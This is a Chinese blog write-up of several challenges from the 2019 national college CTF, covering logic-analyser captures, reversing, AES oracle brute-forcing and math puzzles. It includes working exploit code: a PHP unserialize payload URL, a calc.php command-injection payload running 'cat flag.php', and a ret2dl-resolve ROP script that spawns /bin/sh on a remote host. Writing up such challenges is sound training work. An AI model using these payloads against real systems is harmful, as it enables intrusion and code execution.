

2019年第十二届全国大学生信息安全竞赛部分WriteUp-jedi

原创

[huanghelouzi](#) 于 2019-05-03 13:32:18 发布 4576 收藏 15

分类专栏: [# CTF](#) 文章标签: [第十二届全国大学生信息安全竞赛部分writeup](#) [CTF](#) [CTF国赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/huanghelouzi/article/details/89787056>

版权



[CTF 专栏收录该内容](#)

13 篇文章 5 订阅

订阅专栏

第十二届全国大学生信息安全竞赛部分WriteUp

0x00 签到题

操作内容:

下载链接, 解压并运行软件, 对准两个聚焦圆圈, 控制台回车输出flag

```
E:\大学生信息安全竞赛\qiandao.exe
flag {87e37d95-6a48-4463-aff8-b0dbd27d3b7d}
```


FLAG值:

FLAG{87e37d95-6a48-4463-aff8-b0dbd27d3b7d}


0x01 SALEAE

操作内容:

打开发现是.logicdata（逻辑分析仪数据文件），使用Logic软件打开，根据时钟频率以及通讯方式擦侧是属于SPI通讯，解析得到flag



flag竖着读




FLAG值:

FLAG{12071397-19d1-48e6-be8c-784b89a95e07}

0x02 24c

操作内容:

同上题方式，打开，发现又是IIC协议,解析发现结果



将结果导出为文本格式



尝试拼接发现有问題，然后想到题目名是24c,想到IIC的EEPROM存储芯片24c02，又联想到是IIC协议，想起IIC操作24c02的时候要先发送开始操作的地址，以及NAK这个停止符(想到可能是要修改内容二中断接收)。于是想到t不是字符，其对应的ASCII是9，也就是从第9号位‘9’开始将”9e”替换为ac,与之前的部分进行拼接然后得到结果。

FLAG值：

FLAG{c46dac10-e9b5-4d90-a883-41cf163bdf4e}

0x03 easyGO

操作内容：

下载链接, 经分析, 需要输入一些字符串, 所以打开ida 搜索please,然后交叉引用返回到地址0x495168

```
.text:000000000495150      nov     rcx, fs:0FFFFFFFFFFFFFFF8h
.text:000000000495159      lea    rax, [rsp+var_80]
.text:00000000049515E      cmp    rax, [rcx+10h]
.text:000000000495162      jbe    loc_49548F
.text:000000000495168      sub    rsp, 100h
.text:00000000049516F      nov    [rsp+100h+var_8], rbp
.text:000000000495177      lea    rbp, [rsp+100h+var_8]
.text:00000000049517F      lea    rax, unk_4A6D00
.text:000000000495186      nov    [rsp+100h+var_100], rax
```

, 然后用gdb在0x495168处下断点, 单步调试, 直到让输入一些字符串, 这个地方随便输, 就行, 然后一直单步执行, 会到两个字符串比较的地方, 这时可以在栈空间看见flag,如下:

```
Ct9pEtDEYsqL3")
016| 0xc000076ea0 --> 0x38 ('8')
024| 0xc000076ea8 --> 0xc00007e060 ("flag{92094daf-33c9-431e-a85a-8bfd5df98ad}")
032| 0xc000076eb0 --> 0x2a ('*')
040| 0xc000076eb8 --> 0x2a ('*')
```

FLAG值:

FLAG{92094daf-33c9-431e-a85a-8bfd5df98ad}

0x04 JustSoso

操作内容:

在网页源代码中发现提示

php任意文件包含, 下面是base64转文本的结果

```
index.php
```

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
    echo 'Missing parameter'.<br>';
}
if(preg_match("/flag/", $file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'], $query);
    foreach($query as $value){
        if (preg_match("/flag/", $value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
}else{
    echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

hint.php

```

<?php
class Handle{
    private $handle;
    public function __wakeup(){
        foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
    public function __construct($handle) {
        $this->handle = $handle;
    }
    public function __destruct(){
        $this->handle->getFlag();
    }
}

class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
        $this->file = $file;
        $this->token_flag = $this->token = md5(rand(1,10000));
    }

    public function getFlag(){
        $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
            }
        }
    }
}
?>

```

我们使用 ///, 可以绕过

```
url = parse_url($_SERVER['REQUEST_URI']); parse_str($url['query'],$query);
```

然后使用%00 绕过 wakeup;

最后使用=& 链接 指向同一地址 使得token = token_flag即可。

使用payload:

```

http://cca41b4bf4704d57b697729ee8950f4c509984bceeb5401c.changame.ichunqiu.com///index.php?
file=hint.php&payload=0:6:%22Handle%22:2:{s:14:%22%00Handle%00handle%22;0:4:%22Flag%22:3:
{s:4:%22file%22;s:8:%22flag.php%22;s:5:%22token%22;N;s:10:%22token_flag%22;R:4;}}

```

FLAG值:

FLAG{064c36f1-f47b-4a35-b172-e27cfa8c74f6}

0x05 puzzles

操作内容:

Question0解四元一次方程:


a1	a2	a3	a4			answer
13627.00	26183.00	35897.00	48119.00			347561292
23027.00	38459.00	40351.00	19961.00			381760202
38013.00	45589.00	17029.00	27823.00			397301762
43189.00	12269.00	21587.00	33721.00			350830412
						350830412
ni						
-2.10269E-05	3.93165E-06	1.68511E-06	2.62871E-05	a1=		4006
1.76993E-07	7.47422E-07	2.74953E-05	-2.33812E-05	a2=		3053
-2.13614E-06	3.57841E-05	-3.09538E-05	7.40575E-06	a3=		2503
2.82338E-05	-2.82152E-05	7.85341E-06	-2.46621E-07	a4=		2560

Question1根据规律可以知道part1为26365399

Question2求极限函数可知part2为7700

Question3根据感应电动势计算公式可知part3为18640

Question4计算立体图形体积，三重积分可得part4为40320



将所得数字进行十六进制转换，得到flag{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}


FLAG值:


FLAG{01924dd7-1e14-48d0-9d80-fa6bed9c7a00}

0x06 usbasp

操作内容:

下载链接，将文件拖进逻辑分析仪中，并设置相关参数，如图:





拉到最后就可以看到flag了，flag竖着读



FLAG值:

FLAG{85b084c6-42e6-495c-87b4-46dfb1df58a0}

0x07 warmup

操作内容:

下载链接，分析代码文件，确定是AES题目。通过分析，可以联想到DDCTF中AES ECB加解密还原（安全通信）类似于本题目，唯一的区别就是ECB换成了另外的CRT，解题的思路和关键点在可控密钥长度，这里选择逐位爆破flag，经过测试可以知道逐位爆破flag，每次16位，重复3位即可；

（类似AES ECB题目链接：<https://www.cnblogs.com/kagari/p/8889412.html>）

根据分析撸出脚本，如图：

```
1 from pwn import *
2 flagkey = "1234567890abcdeflag{}-"
3 finallyflag = ''
4 flag = ''
5
6 def conn():
7     global x
8     x = remote("fc32f84bc46ac22d97e5f876e3100922.kr-lab.com",12345)
9     x.recvline()
10    return x
11
12
13 def get(s,v):
14    return s[v:len('result>plaintext'):v:32:len('result>plaintext')]
15
16 def burp(pad,f,v):
17    p = 16 - pad
18    r.sendline('1'*(pad))
19    flaghex = get(r.recvline(),v)
20
21    for h in flagkey:
22        r.sendline('1'*(pad)+h)
23        t = get(r.recvline(),v)
24        if t == flaghex:
25            return h
26
27 def getflaghex():
28    finallyflag = ''
29    r = conn()
30    pad = 15
31    for v in [0,32,64]:
32        for i in range(16):
33            k = burp(pad+i,finallyflag,v)
34            finallyflag += k
35            print finallyflag
36    return finallyflag
37
38 getflaghex()
```

<https://blog.csdn.net/huanghelouzi>

```
fish /home/ttr/Deskt ◯ +
Flag{9063a267-25ae
Flag{9063a267-25ae-
Flag{9063a267-25ae-4
Flag{9063a267-25ae-45
Flag{9063a267-25ae-45a
Flag{9063a267-25ae-45a3
Flag{9063a267-25ae-45a3-
Flag{9063a267-25ae-45a3-9
Flag{9063a267-25ae-45a3-9c
Flag{9063a267-25ae-45a3-9c6
Flag{9063a267-25ae-45a3-9c6e
Flag{9063a267-25ae-45a3-9c6e-
Flag{9063a267-25ae-45a3-9c6e-6
Flag{9063a267-25ae-45a3-9c6e-62
Flag{9063a267-25ae-45a3-9c6e-62c
Flag{9063a267-25ae-45a3-9c6e-62c0e
Flag{9063a267-25ae-45a3-9c6e-62c0eb
Flag{9063a267-25ae-45a3-9c6e-62c0eb1
Flag{9063a267-25ae-45a3-9c6e-62c0eb1d
Flag{9063a267-25ae-45a3-9c6e-62c0eb1db
Flag{9063a267-25ae-45a3-9c6e-62c0eb1db2
Flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e
Flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9
Flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}
Traceback (most recent call last):
  File "text.6.py", line 51, in <module>
    getflaghex()
```

<https://blog.csdn.net/huanghelouzi>

FLAG值：

FLAG{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}

然后就是想尽办法读取flag.php的内容，一开始是觉得在这个地方想办法绕过特殊字符，绕过空格使用cat读取文件，到下午之后发现其他的利用方式

base_convert可以进行进制转化并且在白名单中37907361743-hex2bin


dechex可以将十进制转十六进制，1598506324-5f474554

后面就是按照正则绕就OK了。

```
payload: /calc.php?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($pi){1}((($pi){2})&1=system&2=cat%20flag.php
```



flag在网页源代码中，



进制转换可以通过这个网站在线转换：<https://tool.lu/hexconvert/>


FLAG值：

FLAG{846ed64d-b1c4-4c3a-b1d4-54d548077b2d}

0x09 bbvmm

操作内容：

下载链接，解压文件，直接拖进UE，发现用户名和密码，如图所示：



初看感觉应该是正常的base64，但是在线解密后，发现不对，测试一下，感觉应该是畸形base64解码，如下图：



```

43 v41 = *HK_FP(__FS__, 40LL);
44 v10 = malloc(0x400uLL);
45 setbuf(stdin, 0LL);
46 setbuf(stdout, 0LL);
47 setbuf(stderr, 0LL);
48 puts("Powered by ????? ?!");
49 sub_406656("Powered by ????? ?!", 0LL);
50 puts("-----[LOGIN]-----");
51 printf("Username:", a2);
52 sub_405825(v10);
53 v12 = 0LL;
54 v13 = 0;
55 __isoc99_scanf("%9s", &v12);
56 printf("\x1B[?25l");
57 printf("Password:");
58 for ( i = 0; i <= 5u; ++i )
59     read(0, (char *)ptr + 4 * (i + 36LL), 1uLL);
60 sub_406607(v10);
61 *(_QWORD *)s = 0LL;
62 v37 = 0LL;
63 v38 = 0LL;
64 v39 = 0LL;
65 v40 = 0;
66 v14 = 0LL;
67 v15 = 0LL;
68 sub_4066C0(&v12, &v14, 8LL);
69 v16 = 0LL;

```

0000684A main:25 <https://blog.csdn.net/huanghelouzi>

可以知道用户名经过了rsm加密，然后是base64解码，

```

{
    unsigned char key[16] = {
        0xDA, 0x98, 0xF1, 0xDA, 0x31, 0x2A, 0xB7, 0x53, 0xA5, 0x70,
        0x3A, 0x0B, 0xFD, 0x29, 0x0D, 0xD6
    };
    // {0x01, 0x23, 0x45, 0x67, 0x89, 0xab, 0xcd, 0xef, 0xfe, 0xdc, 0xba, 0x9
    unsigned char input[16] = {0xef, 0x46, 0x8d, 0xba, 0xf9, 0x85

    // {0x01, 0x23, 0x45, 0x67, 0x89, 0xab, 0xcd, 0xef, 0xfe, 0xdc, 0xba, 0x9
    unsigned char iv[16] = { 0x00, }; //, 0x23, 0x45, 0x67, 0x89, 0
    unsigned char output[16];
    sm4_context ctx;
    unsigned long i;

```

<https://blog.csdn.net/huanghelouzi>

```


table='IJLMNOPKABDEFGHCORTUVWXSZYzbcdefa45789+/6ghijklmnoprstuvq
stand=['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', '
    'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a',
    'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
    'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6',
s = "".join(stand)
cipher='RVYtG85NQ9QPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y'
flag=[]
for i in cipher:
    flag.append(s[table.index(i)])
flag=''.join(flag)+'='
print base64.b64decode(flag)

```

<https://blog.csdn.net/huanghelouzi>

最后可以得到用户名为:badrer12

此时密码还没有得到，Ida进行反编译一下，单流程有几百个，ida远程进行动态调试，在要输入的数据上下断点，然后查看内存，发现




密码得到为: xyz{|};

输入用户名和密码，使用pwntools，运行脚本，

```
1 from pwn import*
2 from struct import pack
3 import binascii
4 import time
5
6 rop.remote("39.106.224.151",10001)
7 rop.recvuntil("name:")
8 rop.sendline("badrer12")
9 rop.recvuntil("word:")
10 rop.send("xyz{|}")
11 rop.interactive()
```

https://blog.csdn.net/huanghelouzi

得到flag:




FLAG值:

0x10 baby_pwn


操作内容:

下载链接, 解压文件, 放入ida,分析一波



```
Segment 1 ssize_t vuln()
.plt 2 {
.text 3 char buf; // [esp+0h] [ebp-28h]
.plt.got 4
extern 5 return read(0, &buf, 0x100u);
.text 6 }
.text
.text
extern
.text
.plt
```


如下图可以发现, 除了明显的栈溢出, 没有可以用来leak内存布局, bypass aslr的函数,



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     init();
4     vuln();
5     return 0;
6 }
7
```

反编译read, 可以看出有很明显的栈溢出漏洞, 但是只有一个read, 没有可以用来leak的函数, 所以利用ret2dl的解法

关键思路是通过栈溢出来调用read函数在bss段写我们需要的结构和/bin/sh, 然后使用dl_resolve_call去调用system, 得到shell脚本编写, 如下图:



```
1 from roputils import *
2 from pwn import process
3 from pwn import gdb
4 from pwn import context
5 from pwn import remote
6
7 r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com', 33865)
8 context.log_level = 'debug'
9
10 rop = ROP('./pwn')
11 offset = 44
12 bss_base = rop.section('.bss')
13 buf = rop.fill(offset)
14
15 buf += rop.call('read', 0, bss_base, 100)
16 ## used to call dl_resolve()
17 buf += rop.dl_resolve_call(bss_base + 20, bss_base)
18 r.send(buf)
19
20 buf = rop.string('/bin/sh')
21 buf += rop.fill(20, buf)
22
23 buf += rop.dl_resolve_data(bss_base + 20, 'system')
24 buf += rop.fill(100, buf)#100
25 r.send(buf)
26 r.interactive()
27
```

利用roputils工具来实现ret2dl (在python中算模块)

直接在github上下载roputils包: <https://codeload.github.com/inaz2/roputils/zip/master>

运行脚本, 得到flag, 如图:

```
python /home/ttr/Desktop/roputils-master
00000030 d9 85 04 08 00 00 00 00 40 a0 04 08 64 00 00 00 |... @... d...
00000040 80 83 04 08 20 1d 00 00 7d 83 04 08 40 a0 04 08 |... }... @...
00000050
[DEBUG] Sent 0x64 bytes:
00000000 2f 62 69 6e 2f 73 68 00 33 77 76 46 34 39 31 4d |/bin /sh 3wvF 491M
00000010 65 64 71 52 38 64 77 54 6e 78 4c 6b 54 a0 04 08 |edqR 8dwT nxLk T...
00000020 07 e9 01 00 73 67 30 33 52 75 78 66 00 1e 00 00 |.sg03 Ruxf . . .
00000030 00 00 00 00 00 00 00 00 12 00 00 00 73 79 73 74 |... .. . . syst
00000040 65 6d 00 48 34 5a 73 4b 6a 73 78 59 39 68 4e 4b |em·H 4ZsK jsxY 9hNK
00000050 4b 74 74 37 62 4d 51 4d 33 74 62 64 6a 76 53 62 |Ktt7 bMQM 3tbd jvSb
00000060 6a 56 71 6f |jVqo |
00000064
[*] Switching to interactive mode
[DEBUG] Received 0x37 bytes:
00000000 1b 5b 34 37 3b 33 31 3b 35 6d 43 6f 6e 67 72 61 |[47 ;31; 5mCo ngra
00000010 74 75 6c 61 74 69 6f 6e 73 2c 70 6c 65 61 73 65 |tula tion s,pl ease
00000020 20 69 6e 70 75 74 20 79 6f 75 72 20 74 6f 6b 65 |inp ut y our toke
00000030 6e 3a 1b 5b 30 6d 20 |n: [ 0m |
00000037
Congratulations, please input your token: $ icqf9b76353bd2126de274fd2cb7e08d
[DEBUG] Sent 0x21 bytes:
'icqf9b76353bd2126de274fd2cb7e08d\n'
[DEBUG] Received 0x27 bytes:
'flag{212813c713fd088211723ba325350a9d}\n'
flag{212813c713fd088211723ba325350a9d}
$
```

<https://blog.csdn.net/huanghelouzi>

FLAG值:

FLAG{212813c713fd088211723ba325350a9d }